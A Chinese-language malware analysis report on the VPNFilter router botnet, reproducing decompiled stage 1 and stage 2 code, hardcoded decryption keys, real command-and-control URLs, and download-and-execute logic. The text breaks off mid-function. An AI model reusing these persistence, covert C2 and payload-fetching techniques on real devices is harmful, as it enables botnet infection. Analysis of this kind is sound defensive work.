VPNFilter 物联网僵尸网络深度分析报告

By ITh4cker

一、 事件简述

北京时间 5 月 23 日晚，思科公司发布安全预警称，俄罗斯黑客利用恶意软件 VPNFilter，已感染全球几十个国家的超过 500,000 台路由器和存储设备，包括 LinkSyS、Mikrotik、Netgear、QNAP、TP-Link、DP-Link 以及国产路由器华为、中兴等设备，该攻击是一起以入侵物联网为载体从事可能由国家发起的全球性的高级恶意软件攻击。研究结果表明，VPNFilter 是一个通过 IoT 设备漏洞组建 Botnet，**多阶段**(*难以溯源与检测*)，**多平台**(*支持 MIPS、x86、ARM 等主流架构*)，**模块化**(*分工明确*)，**多功能**(*可扩展性强*)的恶意网络攻击行动，高度模块化的框架允许快速更改操作目标设备，同时为情报收集和寻找攻击平台提供支撑。VPNFilter 恶意软件瞄准的设备类型主要为小型办公和家庭办公环境中的网络设备和存储设备，这些设备经常出现在网络外围，一般没有部署入侵防护系统(IPS)，也通常没有可用的基于主机的防护系统，如反病毒(AV)系统，而且大多数的类似目标设备，特别是运行旧版本的，都有公开的漏洞或默认口令，黑客可利用默认口令或弱口令爆破以及漏洞组合来达到入侵目的。

二、 影响面和危害分析

攻击者能够利用该间谍软件来控制并监视处于工控网络、办公环境中的各种网络设备(包含路由器、网关、防火墙以及其他的物联网设备等)，其支持工控网络情报收集(监控 Modbus SCADA 协议)、Web 登录凭证截获、流量篡改(中间人攻击)、定向 JS 注入、设备破坏性攻击等功能，从物联网到工业控制关键基础设施(国家电网、能源机构等)都有涉足，影响面十分广泛

VPNFilter 破坏性较强，可以通过烧坏用户的设备来完全清理感染痕迹，比简单地删除恶意软件痕迹更深入，同时该恶意软件利用感染的成千上万路由器作为节点组建大型物联网僵尸网络，一旦发动破坏攻击，可能导致成千上万的设备脱机无法正常使用，促成大规模的中断，造成国家严重混乱！

三、 解决方案


针对此次威胁的严重性，ITh4cker 给所有用户的防护建议如下：

1：重启路由器并重装路由器或网络存储设备固件，并升级至最新版本
2：备份数据，恢复设备出厂设置
3：修改设备密码为强密码，避免为管理员账户使用默认密码，建议数字、字母与特殊符号组合使用,加强安全性
4. 及时更新设备补丁，确保是最新的，避免存在公开漏洞
5: 设置防火墙并禁用路由器远程管理

6: 部署 IPS 入侵检测系统或安装防病毒软件并使用研究人员提供的 VPNFilter 相关的特征库和规则

四、 技术分析

为方便理解，我做了如下攻击流程图😋



该僵尸网络目前由 3 个阶段的恶意组件构成：
阶段 1 主要是一个 Loader(启动器),用来感染设备并获得启动持久性，下载阶段 2 组件并执行
阶段 2 主要是远程控制命令分发与执行(利用 Tor 网络隐蔽通信)
阶段 3 主要是扩展组件，目前包括 3 个核心模块，用于流量嗅探与破坏设备等

阶段一(Loader):

木马运行起来后先调用 sys_fork 来创建子进程，清理进程资源限制（关闭从父进程继承而来的各种文件，避免系统资源浪费，因为后面样本自身行为也会占用大量 CPU）通过系统调用 sys_umask（027o）设置子进程权限掩码进而修改自身权限为 666 - (027 - 1) = 640(-rw-r-----)，即自身可读写，同组用户可读，其他用户无任何权限：

```
int sub_8048F10()
{
  signed int v0; // ebx
  int v1; // ST00_4
  int v2; // ST00_4

  if ( sys_fork() > 0 )
    sys_exit(0);
  sys_setsid();
  v0 = sys_getrlimit();                         // 获取进程资源限制
  if ( v0 >= 0 )
  {
    do
    {
      v1 = v0--;
      sys_close(v1);                            // 关闭从父进程继承来的文件，减少资源浪费
    }
    while ( v0 != -1 );
  }
  sys_umask(027u);                              // 为子进程创建文件模式屏蔽字(设置权限掩码)
  return v2;
}
```

随后再次调用 sys_fork,子进程会先检查自身文件是否存在，如果不存在便重写自身到磁盘，防止丢失，然后检查定时任务 crontab 是否已经感染过，如果没有，便通过写 crontab 定时任务来设置自启动，实现病毒持久化驻留（防止自身在设备重启后消失），这种写自启动的方式在 Iot 恶意软件里还是第一次见到,像 Mirai 等物联网恶意软件是没有持久化驻留机制的，所以在设备重启后便会消失,crontab 定时任务的格式为：”*/5 * * * * * FileName”,其中 */5 表示每 5 分钟执行一次病毒自身：

```
.text:08048D02 ; ---------------------------------------------------------------------------
.text:08048D02
.text:08048D02 loc_8048D02:                            ; CODE XREF: .text:08048D1E↓j
.text:08048D02                 call    CHECK_CRONTAB   ; check if the crontab has been written
.text:08048D07                 test    eax, eax
.text:08048D09                 jz      short loc_8048D30
.text:08048D0B
.text:08048D0B loc_8048D0B:                            ; CODE XREF: .text:08048D2C↓j
.text:08048D0B                                         ; .text:08048D35↓j
.text:08048D0B                 mov     dword ptr [esp], 5
.text:08048D12                 call    sleep
.text:08048D17
.text:08048D17 loc_8048D17:                            ; CODE XREF: .text:08048D00↑j
.text:08048D17                 call    CHECK_SelfFile
.text:08048D1C                 test    eax, eax
.text:08048D1E                 jnz     short loc_8048D02
.text:08048D20                 call    RewriteSelf
.text:08048D25                 call    CHECK_CRONTAB
.text:08048D2A                 test    eax, eax
.text:08048D2C                 jnz     short loc_8048D0B
.text:08048D2E                 mov     esi, esi
.text:08048D30
.text:08048D30 loc_8048D30:                            ; CODE XREF: .text:08048D09↑j
.text:08048D30                 call    WRITE_CRONTAB
.text:08048D35                 jmp     short loc_8048D0B
```

```
signed int WRITE_CRONTAB()
{
  signed int result; // eax
  int v1; // ebx

  result = open("/etc/config/crontab", (int)"a");
  v1 = result;
  if ( result )
  {
    fprintf(result, "*/5 * * * * %s\n", (int)&FileName);
    result = close(v1);
  }
  return result;
}
```

然后样本解密所需的字符串以及阶段 2 的下载地址，通过反汇编代码可以看到样本用得是 RC4 算法的变种算法（算法里没有 swap，替代的是 XOR 加密）：

```
.text:08048D37                mov     dword ptr [esp], 0
.text:08048D3E                mov     esi, esi
.text:08048D40                call    sub_80782BC
.text:08048D45                mov     [esp], eax
.text:08048D48                call    sub_807DA54
.text:08048D4D                mov     dword ptr [esp], offset byte_80936A0
.text:08048D54                call    Decrypt_String
.text:08048D59                mov     dword ptr [esp], offset stage2_urls
.text:08048D60                call    Decrypt_Stage2_URLs
.text:08048D65                mov     dword ptr [esp], offset unk_8093AA0
```

```
int __cdecl decrypt(char *a1, int a2, unsigned int a3)
{
  char *v3; // esi
  int v4; // ebx
  char *v5; // eax
  int v6; // edx
  char v8; // [esp+1Ah] [ebp-10Eh]

  v3 = (char *)sub_807C87A(a3);
  sub_807A4C0(v3, a1, a3);
  RC4_variation_decrypt((int)&v8, "%^:d", 4);
  if ( a3 )
  {
    v4 = 0;
    do
    {
      v5 = &v3[v4++];
      sub_804AAA0((int)&v8, v5);
    }
```

此样本里 RC4 变种算法的密钥是硬编码的”%^:d”

```
int RC4_variation_decrypt(int a1, const char *a2, int a3, ...)
{
  int v3; // eax
  int v4; // edx
  signed int v5; // ecx
  char v6; // al
  int v7; // edx
  int result; // eax

  v3 = 0;
  *(_BYTE *)(a1 + 256) = 1;
  *(_BYTE *)(a1 + 257) = 0;
  do
  {
    *(_BYTE *)(v3 + a1) = v3;
    ++v3;
  }
  while ( v3 != 256 );
  v4 = 0;
  v5 = 1;
  do
  {
    v6 = a2[v4];
    v7 = v4 + 1;
    *(_BYTE *)(v5++ + a1 - 1) ^= v6;
    result = -(v7 < a3);
    v4 = result & v7;
  }
  while ( v5 != 257 );
  return result;
}
```

通过编写 python 解密脚本载入 IDA 运行可得如下解密内容：

```
decrypt_output:
/var/run/client.crt
/var/run/client.key
/var/run/client_ca.crt
0.3.9qa
/var/run/msvf.pid
http://toknowall.com/manage/content/update.php
/var/vpnfilter
/update/test
http://photobucket.com/user/nikkireed11/library
http://photobucket.com/user/kmila302/library
http://photobucket.com/user/lisabraun87/library
http://photobucket.com/user/katyperry45/library
```


然后样本开始创建本地 SSL 证书文件并将样本代码里内嵌的公钥和私钥数据分别写入对应的证书文件，将字符串“0.0.39qa”（版本信息）写入“/var/run/msvf.pid”中：

```
signed int Write_SSL_File()
{
  size_t v0; // eax
  int v1; // ebx
  size_t v3; // eax
  int v4; // ebx
  size_t v5; // eax
  int v6; // ebx

  v0 = open(client_ca_crt, (int)&unk_80828A0);  // unk_80828A0 -> "w"
  v1 = v0;
  if ( !v0 )
    return -1;
  fwrite(PublicKey, 0x76B, 1, v0);
  close(v1);
  v3 = open(client_crt, (int)&unk_80828A0);
  v4 = v3;
  if ( !v3 )
    return -1;
  fwrite(PublicKey_0, 0x76B, 1, v3);
  close(v4);
  v5 = open(client_key, (int)&unk_80828A0);
  v6 = v5;
  if ( !v5 )
    return -1;
  fwrite(PrivateKey, 0xCCC, 1, v5);
  close(v6);
  return 0;
}
```

```
:08048DA6                call    Write_SSL_File
:08048DAB                test    eax, eax
:08048DAD                jnz     short loc_8048DA6
:08048DAF                mov     ecx, offset unk_80828A0 ; "w"
:08048DB4                mov     [esp+4], ecx
:08048DB8                mov     dword ptr [esp], offset msvf_pid
:08048DBF                call    open
:08048DC4                test    eax, eax
:08048DC6                mov     ebx, eax
:08048DC8                jz      short loc_8048DE3
:08048DCA                mov     edx, offset version ; 0.3.9qa
:08048DCF                mov     [esp+4], edx
:08048DD3                mov     [esp], eax
:08048DD6                call    fprintf
```


接下来样本开始下载阶段 2 组件，这里样本采用了 3 种方式来获取阶段 2 组件的下载地址：



阶段2组件下载地址获取流程图(1)和(2)

如上述流程图所示，

(1)样本先请求 http://photobucket.com/user/****/library 来获取一张图片，如果请求响应码等于 200，便从响应数据中的“direct”参数中获取下载地址;如果响应码大于 200 且小于等于 302，则从“Location”或“location”参数获取下载地址;如果上述获取参数值失败，便从图片的 EXIF 信息中提取经纬度数据，然后将其转换为 ip 下载地址,这种通过图片隐写 IP 的方法在 Iot 恶意软件也是比较少见的,能够有效阻断安全研究人员通过 DNS 追踪来定位 C&C;(2)如果获取 photobucket 上的图片失败，便请求另外一个链接 http://toknowall.com/manage/content/update.php 来获取图片，同样通过 EXIF 信息来抽取与转换成相应的 IP 地址:




```
.text:080491E6 loc_80491E6:                            ; CODE XREF: GetC2fromEXIF+6B↑j
.text:080491E6                 cmp     byte ptr [ebx-9], 225
.text:080491EA                 jnz     short loc_80491D0
.text:080491EC                 mov     eax, (offset PrivateKey+0CCCh) ; "Exif"
.text:080491F1                 mov     ecx, 6
.text:080491F6                 cld
.text:080491F7                 lea     esi, [ebx-6]
.text:080491FA                 mov     edi, eax
.text:080491FC                 repe cmpsb
.text:080491FE                 jnz     short loc_80491D0
.text:08049200                 mov     eax, offset unk_8082A91
```

```
88  v12 = sub_804B6F0(v11 + 8, dword_808F088);
89  sub_8048F60(v3 + v12, v3, &latitude_data_from_EXIF, &longitude_data_from_EXIF);
90  sscanf((int)&latitude_data_from_EXIF, (int)"%d %d %d", &v24, &v23, &v26);
91  sscanf((int)&longitude_data_from_EXIF, (int)"%d %d %d", &v25, &v22, &v21);
92  v13 = v21 + v25 + 180;
93  v24 += 90;
94  v25 += 180;
95  printf((int)a3, "%u.%u.%u.%u", v23 + v24, v26 + v24, v22 + v25, v13);
96  return 1;
97}
```

```
signed int extract_c2_from_toknowall()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v12 = 0;
  memset(&v8, 0, 0x30u);
  v9 = 0;
  sub_8049A60(&v12);
  v7 = (char *)sub_804A4D0(255);
  v0 = (unsigned int *)sub_804A4D0(255);
  sub_804A510((unsigned __int8 *)&unk_8093BA0, &v13, v7, v0);
  sub_804A0D0(v12, v7);
  sub_804A1E0(v12, v0);
  v1 = 0;
  sub_8049A00(v12, 2);
  sub_80499A0(v12, 0);
  sub_804A160(v12, 0);
  sub_804A040((int)v12, 0);
  do
  {
    v2 = sub_807D950();
    sleep(v2 % 10 + 10);
    v11 = 0;
    v10 = 0;
    v3 = sub_8049DD0(v12, &v11, -1);
    if ( v3 > 0 )
    {
      if ( GetResponeCode((int)v11) != 200
        || (v6 = GetContentLength(v11, v3, &v10), v6 <= 0)
        || GetC2fromEXIF(v10, v6, &v8) != 1 )
      {
        sub_807D67D(v11);
      }
      else
      {
        sub_807D67D(v11);
        v4 = sub_8048290(&v8);
        if ( v4 > 99999 )
          goto LABEL_7;
      }
    }
    ++v1;
  }
  while ( v1 != 4 );
  v4 = -1;
```

(3)如果上述所有的获取方式均失败，恶意软件会通过链接 http://api.ipify.org?format=json 获取到当前设备的外网 IP 地址，然后监听本地原始套接字(raw socket),抓取以太网数据链路层所有数据帧(双向)，并通过特定的过滤条件来从数据帧中提取阶段 2 组件的下载地址，此方法非常隐蔽，加大了安全产品的检测难度：

```
signed int sub_8048450()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(&v15, 0, 0x30u);
  v16 = 0;
  v9 = -1;
  fd = sys_socketcall(17, 3, 0x300);            // socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL))
  if ( fd != -1 )
  {
    var_IP = Get_Public_IP("http://api.ipify.org?format=json");
    buffer = sub_807C87A(1500u);                // 以太网最大传输单元（MTU）为1500
    v1 = sub_807D950();
    v9 = -1;
    v13 = sub_80782BC(0) + v1 % 18000 + 18000;
LABEL_3:
```

样本所用的过滤条件如下：


1. 网络层所用协议为 IP，即 0x0800
2. 传输层所用协议为 TCP,即 6
3. TCP 头部标志 SYN 为 1，表示建立连接
4. 目的 IP 为外网 IP
5. 数据流大小大于 61 字节

```
while ( v13 > (signed int)sub_80782BC(0) )
{
  memset(&v15, 0, 48u);
  v16 = 0;
  recv_size = sys_recvfrom(fd, buffer, 1500, 0, 0, 0);
  if ( *(_WORD *)(buffer + 12) == 8          // IP
    && *(_BYTE *)(buffer + 23) == 6          // TCP
    && *(_BYTE *)(buffer + 47) & 2           // SYN
    && ((unsigned int)(var_IP - 1) > 0xFFFFFFFD || var_IP == *(_DWORD *)(buffer + 30))// buffer->Offset_30 = dst_ip_address
    && recv_size - 54 > 7
    && recv_size - 58 > 0 )                  // recv_size > 61
  {
    v14 = buffer + 58;
    v8 = (int *)(buffer + 58);
    while ( 1 )
    {
      v2 = 4;
      v3 = &unk_8082A8D;                     // 0C 15 22 2B
      v5 = v8 - 1;
      v4 = v8 == (int *)4;
      do
```

当获取到满足以上过滤条件的数据包以后，开始对数据内容的头四字节进行校验，如果头四节等于 0C 15 22 2B，便从随后的字节里提取出阶段 2 IP，然后从该 IP 地址下载阶段 2 组件，这里的 0C 15 22 2B 我们称之为阶段 2 魔力字(Stage2_Magic_Number):

```
        while ( 1 )
        {
          v2 = 4;
          v3 = &unk_8082A8D;                     // 0C 15 22 2B
          v5 = v8 - 1;
          v4 = v8 == (int *)4;
          do
          {
            if ( !v2 )                           // Stage2_Magic_Number 校验
              break;
            v4 = *(_BYTE *)v5 == *v3;
            v5 = (int *)((char *)v5 + 1);
            ++v3;
            --v2;
          }
          while ( v4 );
          if ( v4 )
          {
            v6 = Get_Stage2_IP(*v8);
            strcpy(&v15, v6);
            v9 = download_stage2_component(&v15);
            if ( v9 > 1000 )
              goto LABEL_17;
```

为此我们做了一个数据链路层封装的以太网数据帧格式图如下，方便对照分析(括号里标识的是 bit):



以太网数据包封装格式（Ethernet II）

当阶段 2 组件下载成功并且文件大小大于 1000 字节，样本将组件保存到 /var/vpnfilter,修改可执行权限，然后创建子进程（sys_fork）通过系统调用 sys_execve 运行，父进程(阶段 1)退出：

```
.text:08048E98 loc_8048E98:                            ; CODE XREF: .text:08048EFE↓j
.text:08048E98                                         ; .text:08048F07↓j
.text:08048E98                 mov     dword ptr [esp], offset var_vpnfilter ; "/var/vpnfilter"
.text:08048E9F                 call    sys_newstat
.text:08048EA4                 test    eax, eax
.text:08048EA6                 jle     loc_8048DA6
.text:08048EAC                 mov     eax, 777o       ; -rwxrwxrwx
.text:08048EB1                 mov     [esp+4], eax
.text:08048EB5                 mov     dword ptr [esp], offset var_vpnfilter
.text:08048EBC                 call    sys_chmod
.text:08048EC1                 call    sys_fork
.text:08048EC6                 test    eax, eax
.text:08048EC8                 mov     esi, eax
.text:08048ECA                 jnz     loc_8048DA6
.text:08048ED0                 xor     edi, edi
.text:08048ED2                 mov     esi, offset var_vpnfilter
.text:08048ED7                 mov     [esp+8], edi
.text:08048EDB                 mov     [esp+4], esi
.text:08048EDF                 mov     dword ptr [esp], offset var_vpnfilter
.text:08048EE6                 call    sys_execve
.text:08048EEB                 mov     dword ptr [esp], 0
.text:08048EF2                 call    sys_exit
```

阶段二(Command Control):

该阶段样本主要实现远程服务器连接，接收命令，实现特定功能，进而建立后门通道。

其中比较有趣的是，该阶段中的一个 x86 架构的样本里，含有丰富的调试信息，整个执行流程一览无遗，这可能属于黑客早期开发的测试样本，后期的样本里已经去除了该调试信息：

```
.rodata:080885ED aInvalidAddress db 'invalid address',0  ; DATA XREF: sub_804CC00:loc_804D26D↑o
.rodata:080885FD aPathIsTooLong  db 'path is too long',0 ; DATA XREF: sub_804CC00:loc_804D28F↑o
.rodata:0808860E aFileDoesNotExi db 'file does not exist',0
.rodata:0808860E                                        ; DATA XREF: sub_804CC00:loc_804D218↑o
.rodata:08088622 aKernelMemoryWa db 'kernel memory was available',0
.rodata:08088622                                        ; DATA XREF: sub_804CC00:loc_804D24B↑o
.rodata:0808863E aPathIsNotADire db ' path is not a directory',0
.rodata:0808863E                                        ; DATA XREF: sub_804CC00:loc_804D27E↑o
.rodata:08088657 aCommandSCpuOv db 'Command %s %s cpu overlap',0Ah,0
.rodata:08088657                                        ; DATA XREF: sub_804CC00+1A6↑o
.rodata:08088672 aCommandSMemor db 'Command %s %s memory overlap',0Ah,0
.rodata:08088672                                        ; DATA XREF: sub_804CC00+1EE↑o
.rodata:08088690 aStartingTorS   db 'Starting tor %s...',0Ah,0
.rodata:08088690                                        ; DATA XREF: sub_804CC00+6F1↑o
.rodata:080886A4 aTorStartedWith db 'Tor started with pid %u',0Ah,0
.rodata:080886A4                                        ; DATA XREF: sub_804CC00+71B↑o
.rodata:080886BD aSleeping       db 'Sleeping...',0Ah,0 ; DATA XREF: sub_804D380+9A↑o
.rodata:080886CA aOkSetupConfig  db 'ok',0Ah            ; DATA XREF: sub_804D5A0+A3↑o
.rodata:080886CA                 db 'Setup config...',0Ah,0
.rodata:080886DE aOkCreatingWork db 'ok',0Ah            ; DATA XREF: sub_804D5A0+CB↑o
.rodata:080886DE                 db 'Creating work folders...',0
.rodata:080886FA aOk_1           db 'ok',0Ah,0          ; DATA XREF: sub_804D5A0+17E↑o
.rodata:080886FE aErrorChdir     db '(error chdir)',0   ; DATA XREF: sub_804D5A0+1AC↑o
.rodata:0808870C aStartMainCycle db 'Start main cycle',0Ah,0
.rodata:0808870C                                        ; DATA XREF: sub_804D5A0+139↑o
.rodata:0808871E a127001         db '127.0.0.1',0       ; DATA XREF: .text:0804D7D4↑o
.rodata:08088728 aProgrammStarte db 'Programm started',0Ah,0
```

样本一开始也是如阶段 1 一样，先进行父进程资源清理、设置读写权限、自删除等等：

```
1 int sub_804C7F0()
2 {
3   int v0; // ebx
4   int v1; // ST00_4
5   signed int v2; // ebx
6   int v3; // ST00_4
7   int v5; // [esp+8h] [ebp-10h]
8
9   if ( sys_fork() > 0 )
10    sys_exit(0);
11  sys_setid();
12  v0 = sys_open("/dev/null", 2, v5);
13  sys_dup2(v0, 0);
14  sys_dup2(v0, 1);
15  sys_dup2(v0, 2);
16  v1 = v0;
17  v2 = 256;
18  sys_close(v1);
19  do
20  {
21    v3 = v2--;
22    sys_close(v3);
23  }
24  while ( v2 != 2 );
25  return sys_umask(027u);
26 }
```

然后利用同阶段 1 一样的 RC4 变种算法，来解密关键字符串(公网 Tor Socks 代理地址、C2 地址、版本与架构信息等),不过这里的 key 已经变为”g&*kdj$dg0_@@7'x”:

```
decrypt         proc near               ; CODE XREF: sub_8048E20+59↓p
                                        ; sub_8048EA0+59↓p ...

var_10E         = byte ptr -10Eh
arg_0           = dword ptr  8
arg_4           = dword ptr  0Ch
arg_8           = dword ptr  10h

                push    ebp
                mov     ebp, esp
                push    edi
                push    esi
                push    ebx
                mov     ebx, offset decrypt_key ; "g&*kdj$dg0_@@7'x"
                sub     esp, 11Ch
                mov     edi, [ebp+arg_8]
                mov     [esp], edi
                call    sub_804D210
```

解密完字符串开始检查 SSL 证书是否安装成功，如果成功，开始接下来的安装配置工作：

```
void __cdecl __noreturn sub_804D5A0(int a1, int *a2)
{
  int v2; // eax

  byte_809B7C0 = 1;
  dword_809B7C4 = sub_807CA2C(0);
  sub_807D524("Initializing config structure...", 0);
  sub_807E9E4(0);
  v2 = sub_807CA2C(0);
  sub_80827E8(v2);
  sub_8049060();
  sub_807D524("ok\nDecrypting string's constants...", 0);
  sub_807E9E4(0);
  sub_8049FC0();
  sub_8049EC0();
  sub_8049DE0();
  sub_8049D00();
  sub_807D568((int)byte_8095040, *a2);
  sub_807D524("ok\nSetup config...\n", 0);
  sub_807E9E4(0);
  Setup_config(*a2);
```

```
int __cdecl Setup_config(int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = (char *)a1;
  sub_807D568((int)&byte_809E130, (int)"%s%s", directory, &unk_8093240);
  if ( sub_804DC20(&byte_809E130) <= 0 )
  {
    sub_807D568((int)&byte_809E130, (int)"%s%s", &unk_8093D40, &unk_8093240);
    if ( sub_804DC20(&byte_809E130) <= 0 )
    {
      sub_807D568((int)&byte_809E130, (int)"%s%s", &unk_8093E40, &unk_8093240);
      if ( sub_804DC20(&byte_809E130) <= 0 )
      {
        sub_807D524("Certs not found. Waiting tor module\n", 0);
        sub_807E9E4(0);
        byte_809E130 = 0;
        byte_809E22F = 0;
        byte_809E32E = 0;
      }
      else
      {
        sub_807D568((int)&byte_809E22F, (int)"%s%s", &unk_8093E40, &unk_8093040);
        sub_807D568((int)&byte_809E32E, (int)"%s%s", &unk_8093E40, &unk_8093140);
      }
    }
    else
```

```
  sub_807D524("OK(%s)\n\tSetup starter version...", (int)&unk_809D9FE);
  sub_807E9E4(0);
  dword_809DAFD = 3157552;
  sub_807F194(&filename, 0, 0xFFu);
  sub_807D568((int)&filename, (int)"%s%s", directory, &unk_8093B40);
  if ( sub_8049100(&filename, (int)&dword_809DAFD, (int)&unk_809DDFA) )
  {
    sub_807D568((int)&filename, (int)"%s%s", &unk_8093D40, &unk_8093B40);
    sub_8049100(&filename, (int)&dword_809DAFD, (int)&unk_809DDFA);
  }
  sub_807D524("OK(%s)\n\tSet name for work directories...", (int)&dword_809DAFD);
  sub_807E9E4(0);
  sub_807F194(&v15, 0, 0xFFu);
  sub_807C618((int)&v15, 0xFFu);
  sub_807D568((int)byte_809D800, (int)"%s%sm", directory, &unk_809D9FE);
  sub_807D568((int)byte_809D8FF, (int)"%s%sw", directory, &unk_809D9FE);
  sub_807D524("OK\n\tSetup proxy address...", 0);
  sub_807E9E4(0);
  dword_809DF18 = (int)&unk_809E440;
  dword_809DF1C = 859059256;
  byte_809DF20 = 0;
  sub_807D524("OK\n\tSetup panel address...", 0);
  sub_807E9E4(0);
  dword_809DF24 = (int)&unk_80997A0;
  sub_807D524("OK(%s:%s)\n\tSetup ip-address...", dword_809DF18);
  sub_807E9E4(0);
  dword_809DEFC = sub_804DE30(&unk_8093F40);
  if ( !dword_809DEFC )
    dword_809DEFC = sub_804E2E0();
  v3 = sub_8080807(dword_809DEFC);
  sub_807F1EC(&unk_809DF00, v3);
